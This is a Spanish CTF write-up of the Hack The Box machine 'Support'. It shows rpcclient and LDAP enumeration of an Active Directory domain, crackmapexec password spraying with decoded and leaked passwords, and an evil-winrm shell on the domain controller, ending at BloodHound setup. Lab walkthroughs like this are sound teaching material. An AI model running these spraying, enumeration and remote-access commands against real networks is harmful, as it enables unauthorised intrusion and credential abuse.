
Sin embargo no me decodifico ningun password
por lo tanto seguimos viendo el codigo y encontramos varias lineas interesantes



una decodificación ascii armando, la decodificación y un posible tamaño




con estos datos pasamos a utilizar Ciberchef y la compuerta xor.
Se debe tener en cuenta que la llave armando es UTF8 y el 223 es decimal.



nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
con esto podremos conectarnos para esto validamos si podemos acceder por smb o podemos tener una shell con winrm

crackmapexec smb 10.10.11.174 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
crackmapexec winrm 10.10.11.174 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'



sin embargo no tenemos buenos resultados probamos con rpcliente añadiendo el user ldap%

rpcclient -U 'ldap%nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174
enumdomusers y enumdoumgroups

```
┌──(kali㉿kali)-[~/machineshtb/Support]
└─$ rpcclient -U 'ldap%nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[ldap] rid:[0x450]
user:[support] rid:[0x451]
user:[smith.rosario] rid:[0x452]
user:[hernandez.stanley] rid:[0x453]
user:[wilson.shelby] rid:[0x454]
user:[anderson.damian] rid:[0x455]
user:[thomas.raphael] rid:[0x456]
user:[levine.leopoldo] rid:[0x457]
user:[raven.clifton] rid:[0x458]
user:[bardot.mary] rid:[0x459]
user:[cromwell.gerard] rid:[0x45a]
user:[monroe.david] rid:[0x45b]
user:[west.laura] rid:[0x45c]
user:[langley.lucy] rid:[0x45d]
user:[daughtler.mabel] rid:[0x45e]
user:[stoll.rachelle] rid:[0x45f]
user:[ford.victoria] rid:[0x460]
rpcclient $>
```

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Shared Support Accounts] rid:[0x44f]
rpcclient $>
```

buscamos información del grupo domain admins y del user administrador
queryuser 0x1f4 y querygroupmem 0x200

```
rpcclient $> queryuser 0x1f4
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Mon, 21 Aug 2023 20:13:30 -05
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 -05
        Kickoff Time             :      Wed, 31 Dec 1969 19:00:00 -05
        Password last set Time   :      Tue, 19 Jul 2022 12:55:57 -05
        Password can change Time :      Wed, 20 Jul 2022 12:55:57 -05
        Password must change Time:      Wed, 13 Sep 30828 21:48:05 -05
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x0000003e
        padding1[0..7]...
```

```
rpcclient $> querygroupmem 0x200
        rid:[0x1f4] attr:[0x7]
rpcclient $>
```

información de los usuarios
querydispinfo

```
rpcclient $> querydispinfo
index: 0xeda RID: 0x1f4 acb: 0x00000010 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0xf70 RID: 0x455 acb: 0x00000210 Account: anderson.damian        Name: (null)    Desc: (null)
index: 0xfbb RID: 0x459 acb: 0x00000210 Account: bardot.mary    Name: (null)    Desc: (null)
index: 0xfbc RID: 0x45a acb: 0x00000210 Account: cromwell.gerard        Name: (null)    Desc: (null)
index: 0xfc0 RID: 0x45e acb: 0x00000210 Account: daughtler.mabel        Name: (null)    Desc: (null)
index: 0xfc2 RID: 0x460 acb: 0x00000210 Account: ford.victoria  Name: (null)    Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000214 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xf6e RID: 0x453 acb: 0x00000210 Account: hernandez.stanley      Name: (null)    Desc: (null)
index: 0xf10 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0xfbf RID: 0x45d acb: 0x00000210 Account: langley.lucy   Name: (null)    Desc: (null)
index: 0xf6b RID: 0x450 acb: 0x00000210 Account: ldap   Name: (null)    Desc: (null)
index: 0xfb9 RID: 0x457 acb: 0x00000210 Account: levine.leopoldo        Name: (null)    Desc: (null)
index: 0xfbd RID: 0x45b acb: 0x00000210 Account: monroe.david   Name: (null)    Desc: (null)
index: 0xfba RID: 0x458 acb: 0x00000210 Account: raven.clifton  Name: (null)    Desc: (null)
index: 0xf6d RID: 0x452 acb: 0x00000210 Account: smith.rosario  Name: (null)    Desc: (null)
index: 0xfc1 RID: 0x45f acb: 0x00000210 Account: stoll.rachelle Name: (null)    Desc: (null)
index: 0xf6c RID: 0x451 acb: 0x00000210 Account: support        Name: (null)    Desc: (null)
index: 0xf71 RID: 0x456 acb: 0x00000210 Account: thomas.raphael Name: (null)    Desc: (null)
index: 0xfbe RID: 0x45c acb: 0x00000210 Account: west.laura     Name: (null)    Desc: (null)
index: 0xf6f RID: 0x454 acb: 0x00000210 Account: wilson.shelby  Name: (null)    Desc: (null)
```

Con los usuario podemos hacer un ataque de fuerza bruta por lo cual para extraerlos sin las [] realizamos el siguiente comando

| grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]'

rpcclient -U 'ldap%nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174 -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]'

```
┌──$ rpcclient -U 'ldap%nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174 -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]'
Administrator
Guest
krbtgt
ldap
support
smith.rosario
hernandez.stanley
wilson.shelby
anderson.damian
thomas.raphael
levine.leopoldo
raven.clifton
bardot.mary
cromwell.gerard
monroe.david
west.laura
langley.lucy
daughtler.mabel
stoll.rachelle
ford.victoria

└──(kali㉿kali)-[~/machineshtb/Support]
```


Guardamos los usuarios en un archivo aparte y vamos a validar a cual usuario le pertenece el password para esto utilizamos crackmapexec con
la linea --continue-on-success

crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --continue-on-success

```
┌──(kali㉿kali)-[~/machineshtb/Support]
└─$ crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --continue-on-success
SMB         10.10.11.174    445    DC              [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC              [-] support.htb\Administrator:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\Guest:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\krbtgt:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
SMB         10.10.11.174    445    DC              [-] support.htb\support:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\smith.rosario:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\hernandez.stanley:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\wilson.shelby:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\anderson.damian:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\thomas.raphael:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\levine.leopoldo:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\raven.clifton:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\bardot.mary:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\cromwell.gerard:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\monroe.david:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\west.laura:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\langley.lucy:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\daughtler.mabel:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\stoll.rachelle:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC              [-] support.htb\ford.victoria:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
```

buscamos en hacktrics ldap y la opcion de credenciales nulas

ldapsearch -x -H ldap://<IP> -D '' -w '' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"



ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'

-b "DC=support,DC=htb"

```
userAccountControl: 4096
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 133033249168227710
localPolicyFlags: 0
pwdLastSet: 133028831602761143
primaryGroupID: 515
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILKQoAAA==
accountExpires: 9223372036854775807
logonCount: 7
sAMAccountName: MANAGEMENT$
sAMAccountType: 805306369
operatingSystem: Windows 10 Pro
operatingSystemVersion: 10.0 (19042)
dNSHostName: Management.support.htb
servicePrincipalName: WSMAN/Management
servicePrincipalName: WSMAN/Management.support.htb
servicePrincipalName: RestrictedKrbHost/MANAGEMENT
servicePrincipalName: HOST/MANAGEMENT
servicePrincipalName: RestrictedKrbHost/Management.support.htb
servicePrincipalName: HOST/Management.support.htb
objectCategory: CN=Computer,CN=Schema,CN=Configuration,DC=support,DC=htb
isCriticalSystemObject: FALSE
```

nos muestra gran cantidad de información
sin embargo si filtramos por samaccountname
ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep samaccountname

```
sAMAccountName: Administrator
sAMAccountName: Guest
sAMAccountName: Administrators
sAMAccountName: Users
sAMAccountName: Guests
sAMAccountName: Print Operators
sAMAccountName: Backup Operators
sAMAccountName: Replicator
sAMAccountName: Remote Desktop Users
sAMAccountName: Network Configuration Operators
sAMAccountName: Performance Monitor Users
sAMAccountName: Performance Log Users
sAMAccountName: Distributed COM Users
sAMAccountName: IIS_IUSRS
sAMAccountName: Cryptographic Operators
sAMAccountName: Event Log Readers
sAMAccountName: Certificate Service DCOM Access
sAMAccountName: RDS Remote Access Servers
sAMAccountName: RDS Endpoint Servers
sAMAccountName: RDS Management Servers
sAMAccountName: Hyper-V Administrators
sAMAccountName: Access Control Assistance Operators
sAMAccountName: Remote Management Users
sAMAccountName: Storage Replica Administrators
sAMAccountName: DC$
sAMAccountName: krbtgt
```

buscamos directamente al usuario support y filtamos por los 40 primeros resultados
ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"| grep -i "samaccountname: support" -B 40

```
$ ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep -i "samaccountname: support" -B 4
msDS-CorePropagationData: 20220528111146.0Z
msDS-CorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133371437406047382
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20230823015243.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 82096
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
```

encontramos un posible passs Ironside47pleasure40Watchful
con esto validamos con crackmapexec

crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'Ironside47pleasure40Watchful' --continue-on-success

```
(kali㉿kali)-[~/machineshtb/Support]
$ crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'Ironside47pleasure40Watchful' --continue-on-success
SMB         10.10.11.174    445    DC       [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC       [-] support.htb\Administrator:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\Guest:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\krbtgt:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\ldap:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [+] support.htb\support:Ironside47pleasure40Watchful
SMB         10.10.11.174    445    DC       [-] support.htb\smith.rosario:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\hernandez.stanley:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\wilson.shelby:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\anderson.damian:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\thomas.raphael:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\levine.leopoldo:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\raven.clifton:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\bardot.mary:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\cromwell.gerard:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\monroe.david:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\west.laura:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\langley.lucy:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\daughtler.mabel:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\stoll.rachelle:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC       [-] support.htb\ford.victoria:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE

(kali㉿kali)-[~/machineshtb/Support]
```

ahora debemos valdar si podemos acceder con el usuario support a winrm el cual nos tira un pwned

crackmapexec winrm 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'

```
$ crackmapexec winrm 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'
SMB         10.10.11.174    5985   DC       [*] Windows 10.0 Build 20348 (name:DC) (domain:support.htb)
HTTP        10.10.11.174    5985   DC       [*] http://10.10.11.174:5985/wsman
WINRM       10.10.11.174    5985   DC       [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)

(kali㉿kali)-[~/machineshtb/Support]
$
```

Con lo anterior tiramos de evil-winrm

evil-winrm -i 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'

```
*Evil-WinRM* PS C:\Users\support\Documents> whoami
support\support
*Evil-WinRM* PS C:\Users\support\Documents>
```

con el comando /priv contatenado de un whoami podemos ver que privilegios tenemos

```
*Evil-WinRM* PS C:\Users\support\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\support\Documents>
```

buscamos información del usuario con net user support

```
*Evil-WinRM* PS C:\Users\support\Documents> net user support
User name                    support
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/28/2022 4:12:00 AM
Password expires             Never
Password changeable          5/29/2022 4:12:00 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/22/2023 7:47:20 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Shared Support Accoun*Domain Users
The command completed successfully.
```


Local Group Memberships *Remote Management Use
Global Group memberships *Shared Support Accoun*Domain Users
net group

```
*Evil-WinRM* PS C:\Users\support\Documents> net group
Group Accounts for \\

*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Shared Support Accounts
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\support\Documents>
```

Utilizaremos bloodhound para ver que grupo podemos utilizar para escalar privilegios.

inicializamos ne04j // si no se tiene istalado ver las notas de la maquina forest
http://localhost:7474/browser/

```
└─$ sudo neo4j console
[sudo] password for kali:
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
```




user: neo4j
pass: 123

